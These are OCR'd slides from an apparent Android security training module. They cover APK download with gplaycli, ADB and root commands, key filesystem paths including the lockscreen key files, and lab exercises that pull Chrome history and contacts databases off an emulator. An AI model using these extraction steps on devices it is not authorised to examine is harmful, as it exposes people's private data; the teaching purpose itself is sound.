
- In GPlayCli, there are 2 ways of authenticating:
 - Case 1- Default Token Server
 - Uses token dispenser server to login in Google Play
 - Server located at <https://matlink.fr/token/>
 - Case 2- Credentials.
 - Makes use of provided User credentials
 - Credentials configured in */home/<user>/.local/etc/gplaycli/gplaycli.conf*

Android Primer

Extracting APK files from Google Play

Method 3 - Bulk Download - Using Default Method

- Use the command:
 - `gplaycli -d <package-name>`



```
dns — mobile@ubuntu: ~/Desktop — ssh mobile@10.0.0.186 — 72x19
...obile@ubuntu: ~/Desktop — ssh mobile@10.0.0.186  ...@ubuntu: ~/Desktop — ssh mobile@10.0.0.186 +
[mobile@ubuntu:~/Desktop$ gplaycli -d com.sawicki.piotr.calculator.simple]
.simplecalculator 2>/dev/null


mobile@ubuntu:~/Desktop$
[mobile@ubuntu:~/Desktop$ ls -la | grep simplecalculator ]
-rw-rw-r-- 1 mobile mobile 1325427 Jul 12 16:27 com.sawicki.piotr.cal
culator.simple.simplecalculator.apk
mobile@ubuntu:~/Desktop$ █
```

Android Primer

Extracting APK files from Google Play

Method 3 - Bulk Download - Using Google Credentials

- Edit `/home/<user>/.local/etc/gplaycli/gplaycli.conf` and disable use of default tokens and enter your Google credentials



```
mobile@ubuntu: ~/Desktop — ssh m
~ — mobile@ubuntu: ~/Desktop — ssh mobile@10.0.0.186
[Credentials]
gmail_address=di
gmail_password=l
#keyring_service=gplaycli
token=False
#token_url=https://matlink.fr/token



#[Cache]
#token=~/.cache/gplaycli/token

[Locale]
locale=en_GB
timezone=CEST
~
~
"~/local/etc/gplaycli/gplaycli.conf" 13L, 234C written
```

- Download package using `gplaycli -d <package-name>`

HOMework

- Launch installed ***APK Export (Backup & Share)*** application inside Genymotion Emulator and dump the ***LinkedIn*** apk binary from the running Genymotion



APK Export

APK Export
com.ses.app.apkexport

LinkedIn
com.linkedin.android

SSHDroid
berserker.android.apps.sshdroid



Allow **APK Export** to access photos, media, and files on your device?

DENY

ALLOW



APK Export

APK Export
com.ses.app.apkexport

LinkedIn
com.linkedin.android

SSHDroid
berserker.android.apps.sshdroid

APK saved in /storage/emulated/0/apk/LinkedIn 4.1.330.apk

Module 1: Android Primer

- Extracting APK files from Google Play
- **Understanding the Android Package Structure**
- Android Debug Bridge
- Android File Structure

Android Primer

Understanding the Android Package Structure

- Applications are developed using Android Studio
- Distributed as .apk files through the Google Play Store
- Applications are signed using Developer certificate
- No DRM signing by Google

Android Primer

Understanding the Android Package Structure

DEMO



Module 1: Android Primer

- Introduction to Android Studio
- Extracting APK files from Google Play
- Understanding the Android Package Structure
- **Android Debug Bridge**
- Android File Structure

Android Primer

Android Debug Bridge (ADB)

- The Android OS helps control and enforce security
- Android Debug Bridge (**adb**) is a command line tool that lets you communicate with an emulator instance or with a connected Android device
 - Used for testing; uploading payloads and tools
 - For more information on the various commands see <https://developer.android.com/tools/help/adb.html>
- In a non-rooted device, certain parts of the directory structure are blocked
 - Analogous to Linux, where **sudo** must be run to gain access
 - Rooting a device allows root access to those directories
- The Android emulators are rooted by default
 - The Developer has access to everything



Android Primer

Android Debug Bridge (ADB)

- adb shell
- adb logcat
- adb install <appname.apk>
- adb push <srcaddr> <destaddr>
- adb pull <srcaddr> <destaddr>

Android Primer

Android Debug Bridge (ADB)

DEMO

TASK

- Start Genymotion AVD
- Run **adb shell ps** to view the current process details
 - or `ps -A` from inside the adb shell
- What weird fact do you notice about the process owners?

Running Commands as root

Emulator/Corellium: `adb shell "su 0 cat system/etc/prop.default"`

Magisk Rooted devices: `adb shell "su -c cat system/etc/prop.default"`

OR

Restart adbd as root using: `adb root&` (followed by `adb connect`)

Module 1: Android Primer

- Introduction to Android Studio
- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- **Android File Structure**

Android Primer

Android File Structure



Android Primer

Android File Structure - Important Locations

- **/data/app** : APKs of applications installed by user
- **/data/data** : Application sandbox
- **/data/local/tmp** : Writeable (without root)
- **/data/system/package_cache/**: List of all packages installed on the device
- **/data/system/packages.list** : Shows apps installed on the device along with the userid and local data sandbox location
- **/data/system/packages.xml** : shows apps installed along with lib path and the various permissions
- **/data/vendor/wifi/hostapd/hostapd.conf** : Wifi settings (not on all devices)
- **/data/misc/wifi/** : WiFi data
- **/etc/security/cacerts** : System certificate store. Allow list of system certificates that are trusted by the device
- **/sdcard** : data stored by the application on the sdcard
- **/system/app**: APK file for all of the system applications installed on the device
- **/data/system/gatekeeper.password.key, /data/system/gatekeeper.pattern.key, /data/system/locksettings.db** : Android Lockscreen security

Android Forensics Cheatsheet

<https://sansorg.egnyte.com/dl/70HVz2FsAd>

Android Primer

Android File Structure – Extracting APK from device

- `adb shell pm list packages`
- `adb shell ps`
- `adb shell pm path <package name>`
- `adb pull <device app path> <local directory>`

Android Primer

Android File Structure – Extracting APK from device

- List of all apps installed on device
 - `adb shell pm list packages`
- List of all apps installed on device along with APK path
 - `adb shell pm list packages -f`
- List all the user installed applications on the device
 - `adb shell pm list packages -3 -f`

TASK

- In the Genymotion Chrome application, visit a few websites, **and then close the application.**
- Your TASK is to find out the location of the visit history (urls') in the application data sandbox
- Extract the stored history file from the device to your laptop

Solution

- `adb shell cat /data/system/packages.list | grep chrome`

```
→ ~ adb shell cat /data/system/packages.list | grep chrome
com.google.android.trichromelibrary_443009131 10123 0 /data/user/0/com.google.android.trichromelibrary_
443009131 default:targetSdkVersion=30 none 0 443009131
com.android.chrome 10127 0 /data/user/0/com.android.chrome default:targetSdkVersion=30 3002,3003,3001 0
443009131
→ ~
```

• OR


```
→ ~ adb shell pm list packages | grep chrome
package:com.android.chrome
→ ~
```

```
vbox86p:/ # cd /data/user/0/com.android.chrome
vbox86p:/data/user/0/com.android.chrome # ls
app_chrome  app_tabs      cache          databases  lib          shared_prefs
app_dex      app_textures  code_cache    files      no_backup
vbox86p:/data/user/0/com.android.chrome # find . -iname history
./app_chrome/Default/History
vbox86p:/data/user/0/com.android.chrome # file ./app_chrome/Default/History
./app_chrome/Default/History: data
vbox86p:/data/user/0/com.android.chrome # sqlite3 ./app_chrome/Default/History
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments: "tables;". Enter ".help" for help
sqlite> .table
downloads          meta              urls
downloads_slices  segment_usage    visit_source
downloads_url_chains  segments         visits
keyword_search_terms  typed_url_sync_metadata
sqlite> select * from urls;
4|http://yahoo.com/|Yahoo|1|0|13264116131673939|0
5|https://yahoo.com/|Yahoo|1|0|13264116131673939|0
6|https://www.yahoo.com/|Yahoo|1|0|13264116131673939|0
7|http://10.0.0.30:1114/|Directory listing for /|20|16|13264153142611755|0
8|http://10.0.0.30:1114/pocket_poc.html||2|0|13264123700193130|0
9|http://10.0.0.30:1114/pocket_poc2.html||1|0|13264119515823505|0
10|https://www.google.com/search?q=android-app%3A%2F%2Fcom.esccardio.escpocketguidelines.FileContentProvider%2Froot%2Fsdcard%2FDownload%2Fhistory_data%23Intent%3Btype%3Dtext%2Fhtml%3Bend&oq=android-app%3A%2F%2Fcom.esccardio.escpocketguidelines.FileContentProvider%2Froot%2Fsdcard%2FDownload%2Fhistory_data%23Intent%3Btype%3Dtext%2Fhtml%3Bend&aqs=chrome..69i57j69i58.27771j0j4&sourceid=chrome-mobile&ie=UTF-8|android-app://com.esccardio.escpocketguidelines.FileContentProvider/root/sdcard/Download/history_data#Intent;type=text/html;end - Google Search|2|0|13264121032061067|0
```

```
[→ /tmp adb pull /data/data/com.android.chrome/app_chrome/Default/History
/data/data/com.android.chrome/app_chrome/Default/H...lled, 0 skipped. 4.0 MB/s (122880 bytes in 0.029s)
[→ /tmp sqlite3 History
SQLite version 3.32.2 2020-06-04 12:58:43
Enter ".help" for usage hints.
sqlite> .table
downloads                meta                      urls
downloads_slices        segment_usage            visit_source
downloads_url_chains    segments                 visits
keyword_search_terms   typed_url_sync_metadata
sqlite>
```

HOMEWORK

- The Genymotion AVD has a contact named “SOS” stored on it.
- Your TASK is to find out the location of the contacts package data sandbox
- Extract the stored contact file from the device to your laptop



Solution

- `adb shell cat /data/system/packages.list | grep contacts`

```
[127|vbox86p:/ # cat /data/system/packages.list | grep contacts  
  
com.android.contacts 10080 0 /data/user/0/com.android.contacts default:privapp:targetSdkVersion=28 3003 0  
com.google.android.syncadapters.contacts 10121 0 /data/user/0/com.google.android.syncadapters.contacts def  
com.android.providers.contacts 10038 0 /data/user/0/com.android.providers.contacts default:privapp:targetS  
vbox86p:/ #
```

```
[vbox86p:/ # cd /data/user/0/com.android.providers.contacts
[vbox86p:/data/user/0/com.android.providers.contacts # ls -ls
total 40
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 cache
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 code_cache
8 drwxrwx--x 2 u0_a38 u0_a38 4096 2021-02-28 17:43 databases
8 drwxrwx--x 4 u0_a38 u0_a38 4096 2020-07-12 16:44 files
8 drwxrwx--x 2 u0_a38 u0_a38 4096 2021-02-28 17:42 shared_prefs
[vbox86p:/data/user/0/com.android.providers.contacts # cd databases
[vbox86p:/data/user/0/com.android.providers.contacts/databases # ls -ls
total 788
 36 -rw-rw---- 1 u0_a38 u0_a38 32768 2021-02-28 17:33 calllog.db
   4 -rw-rw---- 1 u0_a38 u0_a38 0 2021-02-28 17:33 calllog.db-journal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:43 contacts2.db
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:27 profile.db
   4 -rw-rw---- 1 u0_a38 u0_a38 0 2021-02-28 17:27 profile.db-journal
[vbox86p:/data/user/0/com.android.providers.contacts/databases # sqlite3 contacts2.db
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
[sqlite> select * from data;
1||5|1|oLjK7E3m9U1UAWpuRYU7/XoV97Q=
|0|0|0|0|911|2|||||||||||||||0||
2||7|1|Hm3yrm0GzQRGQKLRUjtrup4p0JQ=
|0|1|1|1|sos sos|sos|sos||||||1|0|||||||0||
sqlite>
```

```
1|vbox86p:/data/user/0/com.android.providers.contacts # ls -ls
total 40
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 cache
8 drwxrws--x 2 u0_a38 u0_a38_cache 4096 2020-07-12 16:44 code_cache
8 drwxrwx--x 2 u0_a38 u0_a38      4096 2021-02-28 17:46 databases
8 drwxrwx--x 4 u0_a38 u0_a38      4096 2020-07-12 16:44 files
8 drwxrwx--x 2 u0_a38 u0_a38      4096 2021-02-28 17:42 shared_prefs
vbox86p:/data/user/0/com.android.providers.contacts # cd databases/

vbox86p:/data/user/0/com.android.providers.contacts/databases # ls -ls
total 828
36 -rw-rw---- 1 u0_a38 u0_a38 32768 2021-02-28 17:33 calllog.db
 4 -rw-rw---- 1 u0_a38 u0_a38    0 2021-02-28 17:33 calllog.db-journal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:43 contacts2.db
36 -rw-rw---- 1 u0_a38 u0_a38 32768 2021-02-28 17:46 contacts2.db-shm
 4 -rw-rw---- 1 u0_a38 u0_a38    0 2021-02-28 17:46 contacts2.db-wal
372 -rw-rw---- 1 u0_a38 u0_a38 376832 2021-02-28 17:27 profile.db
 4 -rw-rw---- 1 u0_a38 u0_a38    0 2021-02-28 17:27 profile.db-journal
vbox86p:/data/user/0/com.android.providers.contacts/databases #
```

```
→ ~ adb pull /data/user/0/com.android.providers.contacts/databases/contacts2.db
/data/user/0/com.android.providers.contacts/databases/contacts2.db: 1 file pulled, 0 skipped
(0.038s)
```

DB Browser for SQLite - /Users/dns/contacts2.db

New Database Open Database Write Changes Revert Changes Open Project Save Project

Database Structure Browse Data Edit Pragmas Execute SQL

Table: data

New Record Delete Record





id	data1	data2	data3	data4	data5	data6	data7
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	911	2	NULL	NULL	NULL	NULL	NULL
2	sos sos	sos	sos	NULL	NULL	NULL	NULL

<https://t.me/learningnets>

DB Browser for SQLite - /Users/dns/contacts2.db

New Database Open Database Write Changes Revert Changes Open Project Save Project Attach

Database Structure **Browse Data** Edit Pragmas Execute SQL

Table: data     New Record Delete Record

id	id	id	id	id	id	id	id
id	data1	data2	data3	data4	data5	data6	data7
id	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	911	2	NULL	NULL	NULL	NULL	NULL
2	sos sos	sos	sos	NULL	NULL	NULL	NULL

Better Approach - Filesystem Monitoring

- fsmon - <https://github.com/nowsecure/fsmon>
 - fsmon /data

```
dns — adb shell — adb — adb shell — 137x24
